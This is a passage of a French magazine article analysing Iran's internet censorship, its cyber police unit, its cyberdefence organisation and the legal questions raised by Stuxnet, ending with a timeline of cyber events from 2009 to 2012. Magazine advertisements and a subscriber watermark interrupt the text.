Les autorités iraniennes travaillent à la création d'un Internet national, projet qui n'en est encore qu'à son stade initial de développement. N'y seraient reliés actuellement que quelques dizaines de milliers d'ordinateurs du gouvernement. Ce réseau bénéficiera de débits plus rapides, de contenus adaptés ; un moteur de recherche national sera développé ; les *datacenters* et hébergeurs seront localisés en Iran (et non plus aux États-Unis comme c'est le cas pour de nombreux sites actuellement).

Pour contraindre la population à s'écartier de l'Internet mondial et l'inciter ultérieurement à se connecter à l'Internet national, l'accès au premier est rendu plus difficile : débits réduits (semble-t-il particulièrement lors de moments clés, de dates importantes), coûts d'accès élevés. La maîtrise de cet espace d'information vise à protéger le régime des risques de propagation d'idées contestataires et d'organisation de mouvements de dissidence, à écarter les populations de toute forme d'influence d'origine étrangère, mais aussi à tenter d'isoler les réseaux des cyberattaques étrangères et des opérations d'espionnage américaines.

1.3 Sécuriser, réguler, contrôler

1.3.1 Une organisation complexe pour le contrôle des contenus

Dès le début des années 2000, face à la croissance de la population d'internautes, le gouvernement, soucieux de maintenir un contrôle sur les usages et conscient que les contenus en langue perse accessibles en grandes quantités permettent aux iraniens d'accéder à des sources d'informations échappant à la mainmise des médias officiels, accroît le pouvoir de la censure.




Fig. 1 : Projet du Berkman Center for Internet & Society. Ce site [6] propose une cartographie des réseaux sociaux iraniens

Les médias pro-réformistes qualifiés d'ennemis de la nation par l'Ayatollah Ali Khamene'i en avril 2000, subissant des mesures d'interdiction (comme les quotidiens *Bonyan*, *Ruz-e Now*, *Nourooz*, *Ayineh-e Jonub*, 80 publications faisant au cours des trois années suivantes les frais de cette politique) [5] se tournent alors vers Internet, hébergeant parfois leurs sites à l'étranger pour échapper à la censure qui vise les contenus immoraux et les atteintes à la religion et aux figures politiques. En 2003, 15 000 sites font l'objet de contrôles et des fournisseurs d'accès sont sommés d'en bloquer l'accès en raison de leurs contenus immoraux. Des journalistes sont emprisonnés, à l'image de Sina Motallebi, créateur du site www.rooznegar.com. Le contrôle du net se durcit avec l'arrivée au pouvoir du président Mahmoud Ahmadinejad en 2005. Les réseaux sociaux iraniens qui se sont retrouvés au cœur de l'action lors de la vague de protestations de 2009 (*Green Movement*), avec une utilisation intensive par les opposants au régime, ont été l'objet d'une reprise en main par les autorités. Le mois suivant les protestations, le régime mettait en place un système d'origine chinoise de surveillance des communications téléphoniques, mobiles et Internet (voir Figure 1).

L'organisation et les logiques qui sous-tendent les pratiques de contrôle, surveillance, censure, paraissent complexes, subordonnées à des intérêts d'ordre politique. Les acteurs de ce système national de contrôle sont d'ailleurs très nombreux (autorités, institutions, comités, commissions, ...). Leurs responsables ont pour certains été formés à une gestion autoritaire du cyberspace : le Ministère des Technologies de l'Information et de la

Communication a ainsi été placé sous la direction d'un officier formé en Corée du Nord, Mohamed Hassan Nami. Les lois qui s'appliquent aux entreprises et utilisateurs des réseaux sont de nature contraignante. Les principes qui justifient ces règles strictes sont officiellement la protection des adolescents, la défense de l'esprit de la révolution, la sécurité nationale. On peut y voir la volonté d'isoler la population de l'influence étrangère et particulièrement occidentale, la lutte contre la dissidence ayant pour objectif de maintenir la paix intérieure et protéger le régime en place d'efforts de déstabilisation. Les contraintes imposées sont multiples : les fournisseurs de service Internet (plus de 150 dans le pays) doivent s'enregistrer auprès du gouvernement ; les sites Internet doivent obtenir une licence de la Compagnie des télécommunications iranienne ; les blogs doivent être enregistrés auprès de Ministère de la Culture puis examinés par le groupe de travail pour l'identification des contenus criminels, enfin par le Conseil suprême pour le cyberspace. Les sites sont examinés par le Conseil d'Identification des Sites non autorisés, créé en juillet 2009, dont les interventions se traduisent par la fermeture temporaire ou définitive des sites non conformes. Les contrôles et la répression ne s'exercent pas

uniquement à l'encontre des dissidents : des sites conservateurs, des sites pro-Ahmadinejad ont fait l'objet de coupures de la part des autorités, pour avoir critiqué l'Ayatollah Ali Khamenei. La législation et l'ensemble des moyens répressifs policiers ne parviennent toutefois pas encore à empêcher une expression dissidente [7].




Fig. 2 : Utilisateurs du réseau Tor depuis l'Iran. Le graphique indique les possibles interventions de la censure [8].

L'Iran ne coupe pas globalement l'accès du pays à l'Internet, mais opte pour un filtrage ciblé, comme ce fut le cas en février 2012 par exemple [9]. Les informations publiées sur *Transparency Report* nous montrent ainsi que les trafics vers les services Google sont interrompus, temporairement ou de manière plus durable. Gmail fut difficilement accessible entre les 9 et 11 février 2012 [10], les 19 et 20 février 2012 [11], les 24 et 28 septembre 2012 [12] (voir Figure 3 page suivante).




Fig. 3

Google Vidéos fut coupé à compter du 29 janvier 2011 [13] (voir Figure 4).

Quant à Youtube, il cessa d'être accessible à compter du 13 juin 2009 [14] (soit à peu près à la même période que la Chine, qui bloqua Youtube à partir du 23 mars 2009 et les sites Google à partir du 11 octobre 2009). En décembre 2012 est lancée l'application Mehr, version iranienne alternative à Youtube [15]. La plate-forme diffuse des contenus approuvés par les autorités et conçus pour le public national (voir Figure 5).

1.3.2 La FATA : unité policière de lutte contre la cybercriminalité

Le 23 janvier 2011, le chef de la police Esmail Ahmadi Moghaddam annonce que l'Iran a créé une unité policière de lutte contre la cybercriminalité (*Iran's Cyber Police* - FATA) [16], chargée notamment de la



Fig. 4




Fig. 5

surveillance des réseaux sociaux accusés de faciliter l'espionnage et propager des idées subversives incitant à la révolution, mais aussi de lutter contre les crimes politiques. Opérationnelle à Téhéran dès janvier, et placée sous le commandement du Brigadier général General Kamal Hadianfar, cette unité devait être suivie de la mise en place d'unités dans les autres villes du pays avant fin mars 2011.

Depuis, plusieurs cas d'arrestations ont été signalés : en avril 2012, la police arrête un jeune *hacker* dans la province de Fars, soupçonné d'avoir piraté des comptes bancaires et volé des millions de rials. En juillet 2012, le blogueur Amir Hassan Sagha est arrêté pour avoir émis une critique à l'encontre du régime. À la même période, plusieurs blogueurs, y compris conservateurs, sont arrêtés, leurs sites fermés, des peines de prison prononcées. Début novembre 2012, le blogueur Sattar Beheshti décède quelques jours après son arrestation par la FATA de Téhéran. Son site, *My Life for My Iran*, critiquait les contributions financières de l'Iran au Hezbollah libanais. Le général Saeed Shokrian, chef de la FATA de Téhéran, fut limogé début décembre 2012.

Reporter Sans Frontières estime pour sa part qu'une vingtaine d'internautes seraient emprisonnés. Il semblerait que cette unité policière utilise les services de hackers afin de lutter contre la cybercriminalité, infiltrer les sites indésirables et les comptes e-mails des criminels et plus généralement surveiller les internautes.

Pour compléter le dispositif de lutte contre la cybercriminalité, L'Iran envisageait en 2012 de créer des tribunaux spécialisés dans les questions de cybercriminalité.

2 La cyberdéfense

La politique de cyberdéfense iranienne peut être perçue comme une réaction contrainte par les stratégies agressives de ses adversaires : l'Iran a été victime de l'attaque Stuxnet, mais serait aussi l'une des principales cibles de l'espionnage américain pratiqué par la NSA dans le cyberspace, si l'on en croit les informations publiées dans le rapport *Boundless Informant* en juin 2013 [17] (voir Figure 6).

L'Iran serait ainsi le pays où le plus de documents (14 milliards) auraient été collectés, suivi du Pakistan, de la Jordanie, l'Égypte et l'Inde.



2.1 L'organisation d'un écosystème de cyberdéfense

La stratégie de cyberdéfense iranienne consiste à se prémunir de l'ensemble de ces risques étatiques (Stuxnet ; cyberespionnage, opérations d'influence) et non étatiques (opérations d'hacktivistes étrangers), de répliquer à des cyberattaques, d'utiliser les cyberopérations comme instruments de pression et d'action à l'encontre des acteurs de la scène internationale (à l'exemple de l'attaque contre Saudi Aramco).

Cette stratégie, officiellement strictement défensive, a été développée de manière plus affirmée depuis 2011. Elle se formalise par :

- Le projet de création de l'Internet national.
- La création du CERT iranien (MAHER) pour coordonner la réponse nationale aux cybermenaces.
- La mise en place de programmes de formation (programme de cyberdéfense à l'Université Imam Hossein de Téhéran).
- Le financement de centres de recherche.
- La création du cybercommandement en novembre 2010 (pour protéger les infrastructures critiques iraniennes). Le cybercommandement opère sous la supervision de l'Organisation de Défense Civile Passive, sous-division de l'État-major des forces armées. La principale mission de l'Organisation consiste à coordonner la réponse des institutions et agences étatiques civiles à une attaque militaire contre le pays. Ce commandement de cyberdéfense n'a pas officiellement vocation à mener des cyberattaques.
- La réalisation d'exercices militaires de cyberdéfense, à l'exemple de ceux qui furent menés fin décembre 2012 (manœuvres dans le détroit d'Ormuz), signifiant l'existence de ces capacités au sein des forces navales.

- L'introduction au sein des forces paramilitaires Basij d'une mission de lutte dans le cyberspace contre les ennemis du régime iranien. Il s'agit essentiellement pour eux de créer des contenus pro-régime sur les sites, réseaux sociaux, blogs, de lutter contre « les hackers et les mensonges propagés sur les réseaux sociaux » à l'encontre de l'Iran. Mais on évoque également la création d'unités de hackers placés sous le commandement de l'IRGC [19] et répondant aux objectifs définis par le *Basij Cyber Council*. Pour l'anecdote, rappelons que le site Internet des forces Basij est régulièrement la cible de cyberattaques, l'une des dernières remontant à mai 2013.
- La participation du commandant en chef de l'IRGC au Conseil Suprême du Cyberspace
- L'importance accordée à la dimension « guerre de l'information », un quartier général dédié à la « soft war » [20] ayant été créé au sein de l'État Major, pour contrer des menaces venant principalement des USA et d'Israël selon les déclarations des médias iraniens.
- L'action de l'*Iranian Cyber Army*, dans un premier temps suspectée d'être liée au gouvernement iranien ou d'être un groupe loyaliste pro-Ahmadinejad ; d'autres pensent que le groupe serait rattaché à l'IRGC. À son actif, on compte depuis 2010 des cyberattaques menées contre des médias (*Radio Zamaneh, Jaras News, ...*), des gouvernements occidentaux, Twitter, Baidu, ...
- Le recours possible à des alliés tels que les forces du Hamas (à Gaza) et le Jihad Islamique Palestinien, par exemple pour mener des opérations en direction d'Israël ; ou le soutien à des groupes de hackers comme Ashiyane, Shabgard, Simorgh, Izz ad-Din al-Qassam Cyber Fighters, ces groupes étant nombreux dans le pays.

L'ensemble de ces dispositifs constituerait, selon les officiels iraniens eux-mêmes, la 4^{ème} puissance de cyberdéfense de la planète. Ce « classement » est repris d'un rapport israélien publié quelques mois plus tôt [21], ainsi que des estimations américaines. Defense Tech plaçait ainsi dès 2008 l'Iran parmi les cinq pays du monde les mieux dotés en cyber capacités [22] : avec un budget de l'ordre de 76 millions de \$ US pour la cyberguerre ; une note de 4 sur une échelle de 1 à 5 en termes de capacités cyberoffensives ; et un arsenal de cyberarmes constitué de bombes EMP, de moyens d'interception et de brouillage des communications sans



Fig. 6 : Cartographie des cibles du cyberespionnage américain. En vert, les pays qui seraient les moins observés, en jaune, orange et rouge les nations les plus espionnées [18].



fil, de *malwares*, de capacités de renseignement sur les réseaux, et une cyberforce de l'ordre de 2400 individus, ainsi que d'une communauté de hackers et de cyberactivistes. Les évaluations demeurent toutefois largement subjectives.

On accorde aux structures chargées de la cyberdéfense des succès face aux attaques américaines et israéliennes. L'unité militaire en charge de la cyberdéfense aurait ainsi été capable de contrer des cyberattaques visant les installations électriques et autres industries de la province d'Hormuzgan qui furent révélées en décembre 2012. Les récentes attaques attribuées à l'Iran, contre Saudi Aramco ou RasGas, démontrent d'autre part que le pays utilise les cyberattaques comme instrument de lutte politique sur la scène internationale.

2.2 Responsables et institutions blacklistés par les autorités étrangères

Reporter Sans Frontières a inscrit l'Iran sur sa liste des ennemis de l'Internet. La FATA est blacklistée par l'Union Européenne depuis le 11 mars 2013 pour violation des droits de l'homme en raison de son implication dans le décès de Sattar Beheshti. Le Département du Trésor américain [23] a également blacklisté un ensemble d'acteurs responsables de la gestion répressive iranienne : Ali Fazli, commandant la milice Basij, responsable d'actions de répression violentes contre les manifestants en 2009, mais aussi responsable de cyberattaques contre des médias étrangers ; Reza Taghipour, ministre des communications et technologies de l'information, l'un des principaux responsables de la censure, du contrôle de l'Internet, et du blocage de services de téléphonie mobile, du brouillage de chaînes satellites et de la coupure de l'Internet lors des élections de juin 2009 ; Esma'il Ahmadi Moghaddam, chef de la police, responsable de la surveillance des activités sur les réseaux, et ayant joué un rôle important dans la lutte contre la dissidence et le contrôle de l'expression de la presse via la surveillance des sites Internet et des réseaux sociaux ; le Centre d'Investigations sur la Criminalité Organisée, qui joua un rôle significatif dans la censure des sites Internet, notamment lors des élections de 2009, en identifiant les internautes publiant des contenus illicites, en imposant aux responsables des sites Internet de bloquer tout contenu de nature à inciter les populations à la révolte. S'ajoutent encore à cette liste des entreprises (AmnAfzar Gostar-e Sharif, PeykAsa) en raison de leur contribution à la mise en œuvre technique de systèmes de surveillance, contrôle, blocage, censure. Mais ce serait oublier que les compétences dont dispose l'Iran sont efficacement complétées par une offre étrangère. Nombreux sont en effet les pays (Suède, Allemagne, France, Chine, Danemark, Irlande, ...) dont des entreprises ont été montrées du doigt, accusées de fournir à l'Iran les technologies nécessaires à l'appareil de contrôle :

Ericsson [24], Nokia, Siemens, AdaptiveMobile Security, entreprise danoise exportant à l'Iran du matériel israélien [25] (notamment le système NetEnforcer de la société Allot Communications), Amesys, ZTE, Huawei vendent des technologies capables d'intercepter les données, analyser les contenus e-mails, bloquer les accès aux sites Internet, assurer le *monitoring* des réseaux mobiles.

3 Réflexions conceptuelles

3.1 Un îlot dans le cyberspace ?

Le projet d'établissement d'un Internet « national » est présenté comme une mesure sécuritaire. Les infrastructures étant localisées sur le territoire iranien, la maîtrise des contenus en deviendrait plus facile, et l'accès par des puissances étrangères plus complexe. Les implications politiques d'une telle réalisation seraient multiples et faciliteraient le contrôle, la propagande officielle permettrait de contenir l'expression dissidente. Mais on constate qu'un tel projet n'est pas totalement « national », car l'Iran ne maîtrise pas toutes les technologies, qu'elle importe de plusieurs pays étrangers. Au niveau politique interne, un tel projet trouvera légitimité d'autant plus aisément que les récentes divulgations sur la stratégie cyberoffensive américaine ne peuvent qu'alimenter les arguments du régime : l'ennemi américain est un agresseur, qui a déjà mené des cyberattaques contre l'Iran (Stuxnet), mené des opérations de cyberespionnage de grande envergure (rapport *Boundless Informant*) [26], qui ne masque plus ses intentions offensives dans le cyberspace. Il convient donc aux autorités iraniennes de faire ce qu'il se doit pour préserver la nation de cette menace.

3.2 Stuxnet : une remise en question du droit international ?

Sanghamitra Nath [27] s'interroge sur la légalité de l'opération Stuxnet, qui ne saurait être qualifiée d'attaque préemptive, mais plutôt d'attaque préventive, rappelant que seule la première est juridiquement acceptable : elle relève de l'article 51 de la Charte des Nations Unies, du droit de légitime défense, en l'occurrence face à la menace d'attaques imminentes et certaines. L'attaque préventive, quant à elle, s'applique à des menaces hypothétiques, lointaines. Ce type d'attaque vise à imposer la modification de choix politiques chez l'adversaire. Il s'agit alors d'actes de guerre. Aussi, user de l'expression « menace imminente » peut-il aider à justifier un passage à l'acte, car permettant la qualification artificielle d'action préemptive. Mentir sur l'imminence de la menace, c'est masquer des actes d'agression illicites en actes de légitime défense.



Cette stratégie préventive poursuit plusieurs objectifs : ne pas laisser se créer un contexte pour lequel il sera ensuite trop tard et bien plus coûteux d'apporter une solution (anticipation à long terme de la menace) ; mais elle vise aussi à anticiper les modifications futures des équilibres, et attaquer maintenant, c'est empêcher que ne se développent des concurrents. La paralysie du programme nucléaire iranien, si elle vise à empêcher l'émergence d'un nouvel acteur nucléaire sur la scène internationale, a aussi pour objectif de maintenir le monopole israélien de force nucléaire dans la région.

Des juristes internationaux ont conclu à propos de l'attaque Stuxnet qu'il s'agit là d'un acte de force illégal [28]. Quoi qu'il en soit, Stuxnet crée un précédent. On peut s'interroger sur la légalité de l'acte ; mais aussi l'efficacité des cyberattaques. Permettent-elles d'atteindre, au-delà de l'objectif technique, l'objectif politique poursuivi ? Les cyberattaques offrent de nouvelles opportunités, permettent aux États de s'affronter sur un champ non létal, à l'écart même du regard des institutions internationales, du droit international qu'ils ignorent pour l'occasion. Mais nous ne pouvons pas voir un substitut à la guerre, les cyberattaques n'en étant encore que la phase préparatoire, l'accompagnement, le prolongement.

3.3 Une stratégie agressive ?

La légitimité du recours à une dimension plus ouvertement offensive s'inscrit dans les précédents créés par les multiples attaques menées et subies au cours des dernières années. Ainsi présente-t-on parfois la politique de cyberdéfense iranienne comme une (légitime ?) réaction aux cyberattaques dont elle a été victime de la part de l'occident. Mais on ne sait plus trop distinguer alors ce qui relèverait de la contre-attaque (des représailles, de l'expression du droit de légitime défense accordé aux États souverains) de l'attaque étatique illégale. Pour brouiller les pistes, les États peuvent soit invoquer le droit à mener des attaques préemptives face à des menaces imminentes, soit afficher des postures strictement défensives (et recourir à des forces non étatiques pour mener des attaques qu'on ne saurait dès lors leur attribuer directement).

Ainsi, si les attaques menées contre Saudi Aramco et RasGas sont bien d'origine iranienne, comment les qualifier au regard du droit ? Peut-on encore les classer dans la catégorie de la légitime défense en réponse à l'attaque Stuxnet ? S'agit-il d'initiative d'actes de force menés par l'État ? Les attaques ne seraient pas

Ce document est la propriété exclusive de Johanna Locatelli (johanna.locatelli@businessdecision.com) - 06 janvier 2016 à 09:43

GNU LINUX PRATIQUE N° 78
JUILLET/AOÛT 2013

PRO Sauvegarde facile de vos données dans le Cloud avec Duplicati

DEV CoffeeScript, un langage pour vous reconcilier avec le JavaScript

WEB **WEBDESIGN** Créez vous aussi un site propre et élégant avec Twitter Bootstrap

AUDIO Vous voulez jouer au ventriloque ? **Faites parler votre système !**
Tour d'horizon de la synthèse vocale
• eSpeak, MBROLA, gSpeech, ...
• Comparaison des principaux outils
• Configuration et exemples d'utilisation

ACTUS Debian 7 : retour sur les nouveautés de la nouvelle version stable

RESEAU Découvrez Webmin, une interface pratique et polyvalente pour administrer vos serveurs

MULTIMEDIA MediaTomb : servez vos fichiers multimédias à domicile

E-BOOKS Jouez avec vos livres numériques en ligne de commandes

REPÈRES **BLUETOOTH** Retour sur les principales commandes à connaître pour gérer et manipuler vos périphériques Bluetooth

GNU LINUX PRATIQUE N° 78
DÉCOUVRIR, COMPRENDRE ET UTILISER LINUX
JUILLET/AOÛT

À NE PAS RATER !

FAITES PARLER VOTRE SYSTÈME !



DISPONIBLE DÈS LE 28 JUIN CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR : www.ed-diamond.com



menées directement par des acteurs étatiques iraniens, mais plutôt par des groupes de hackers bénéficiant du soutien ou concours de l'État : doit-on alors parler de cybercriminalité ?

De telles opérations entraîneront probablement à leur tour des réponses, des réactions.

Conclusion

On observe ainsi une accélération des processus à l'échelle internationale. Les États se dotent de doctrines, stratégies et moyens de cyberdéfense. Les opérations offensives font partie du vocabulaire que l'on ose utiliser même si chacun s'interdit bien sûr d'envisager des postures agressives. Mais le chemin est pris : sans retenue (ou très peu), les États envisagent le cyberspace comme nouvel espace d'affrontement,

ouvrant de nouvelles possibilités (qui restent d'ailleurs à découvrir, car de l'enchaînement d'événements et d'effets qui seront produits pourraient émerger des conséquences que l'on n'a pas encore imaginées).

Dans cet environnement, l'Iran, par ses choix politiques et stratégiques, lance plusieurs signaux : le pays veut tout d'abord apparaître comme un acteur majeur, capable sur la scène internationale de jouer le même rôle dans le cyber que d'autres grandes nations ; il veut montrer sa détermination à agir dans le domaine, sachant que les autres États n'hésitent déjà plus à recourir à ces méthodes nouvelles à la limite de la légalité (mais y a-t-il encore place pour un droit international quand il est question de cyberconflit ? Le principe de guerre hors limites ne va-t-il pas s'appliquer ?) ; il veut faire savoir qu'il peut viser n'importe quelle cible ou presque, frapper à distance comme le font les autres grandes puissances, et peut ainsi chercher à dissuader les adversaires. ■



Année	Événement
2009	Manifestations contre la réélection du président M. Ahmadinejad. L'émergence des réseaux sociaux en Iran atteste de la difficulté que rencontrent les divers régimes politiques dans leur contrôle. Les révoltes ont tenté de tirer parti de ces outils.
Août 2011	Attaques contre autorité de certification DigiNotar. Attaque signée ComodoHacker. L'attaque contre Diginotar consiste en un vol d'information permettant la création de faux certificats Google ; utilisé pour espionner les communications d'internautes iraniens.
2006 - 2011	Stuxnet : cyberattaque attribuée aux États-Unis et à Israël, qui vise le programme nucléaire iranien.
Février 2012	Des hackers iraniens seraient à l'origine de l'attaque qui touche Bank Hapoalim (Israël).
Avril 2012	L'Iran et la Chine signent un accord permettant aux entreprises chinoises de vendre des équipements de télécommunication à l'Iran.
Avril 2012	La police iranienne arrête un jeune hacker soupçonné d'avoir piraté des comptes bancaires.
Dimanche 22 avril 2012	Le site du ministère iranien du pétrole est victime d'une cyberattaque. Le Ministère est contraint de déconnecter le principal terminal pétrolier du pays (île de Khark, Golfe persique).
Mai 2012	L'Iranian Cyber Warriors Team (CWT) affirme avoir compromis un certificat SSL appartenant à la NASA.
Août 2012	Saudi Aramco (Arabie Saoudite) et RasGas (Qatar) sont victimes du virus Shamoon. L'attaque contre l'entreprise pétrolière est attribuée à l'Iran. Destruction de 30 000 ordinateurs. Attaque revendiquée par « Cutting Sword of Justice ».
Septembre 2012	Bank of America, JP Morgan, Chase, US Bancorp, PNC Financial Services Corp., Wells Fargo & Co., Capital One, Sun trust Banks Inc., Regions Financial Corp sont victimes de cyberattaques, qui auraient été lancées en représailles aux sanctions prises contre l'Iran. Ces attaques ont été revendiquées par un groupe signant Izz ad-din Al Qassam Brigades.
Novembre 2012	Décès d'un blogueur arrêté par la FATA de Téhéran.
Décembre 2012	Création d'un quartier général dédié à la guerre de l'information (pour contrer la <i>soft war</i> menée par les puissances étrangères), au sein de l'État major des armées.
25 décembre 2012	Une agence de presse iranienne (ISNA) rapporte que le virus Stuxnet aurait touché le fournisseur d'électricité Bandar Abbas au cours des mois récents dans la province d'Hormuzgan. Cette information est démentie d'autre part par les iraniens eux-mêmes.
26 décembre 2012	L'agence chinoise Xinhua reprenant une information d'agence de presse iranienne prétend que le Ministère de la Culture iranien a été victime de cyberattaques provenant des États-Unis, de la ville de Dallas plus précisément, et passant par la Malaisie et le Vietnam.

Tableau : Événements marquants

À NE PAS RATER !

OPEN SILICIUM N° 7

**ACTUELLEMENT
EN KIOSQUE !**



**LES SOLUTIONS « EMBARQUÉES »
POUR RASPBERRY PI**

**DISPONIBLE CHEZ VOTRE MARCHAND
DE JOURNAUX ET SUR :**
www.ed-diamond.com

CLOUD & IT EXPO

LE SALON DU CLOUD COMPUTING, DES DATACENTERS ET DES INFRASTRUCTURES SÉCURISÉES



16 & 17
OCTOBRE
2013



PARIS
PORTE DE VERSAILLES
PAVILLON 4

WWW.CLOUD-AND-IT-EXPO.FR

La plateforme du numérique : 5 salons en tenue conjointe



Un événement Partenaire officiel

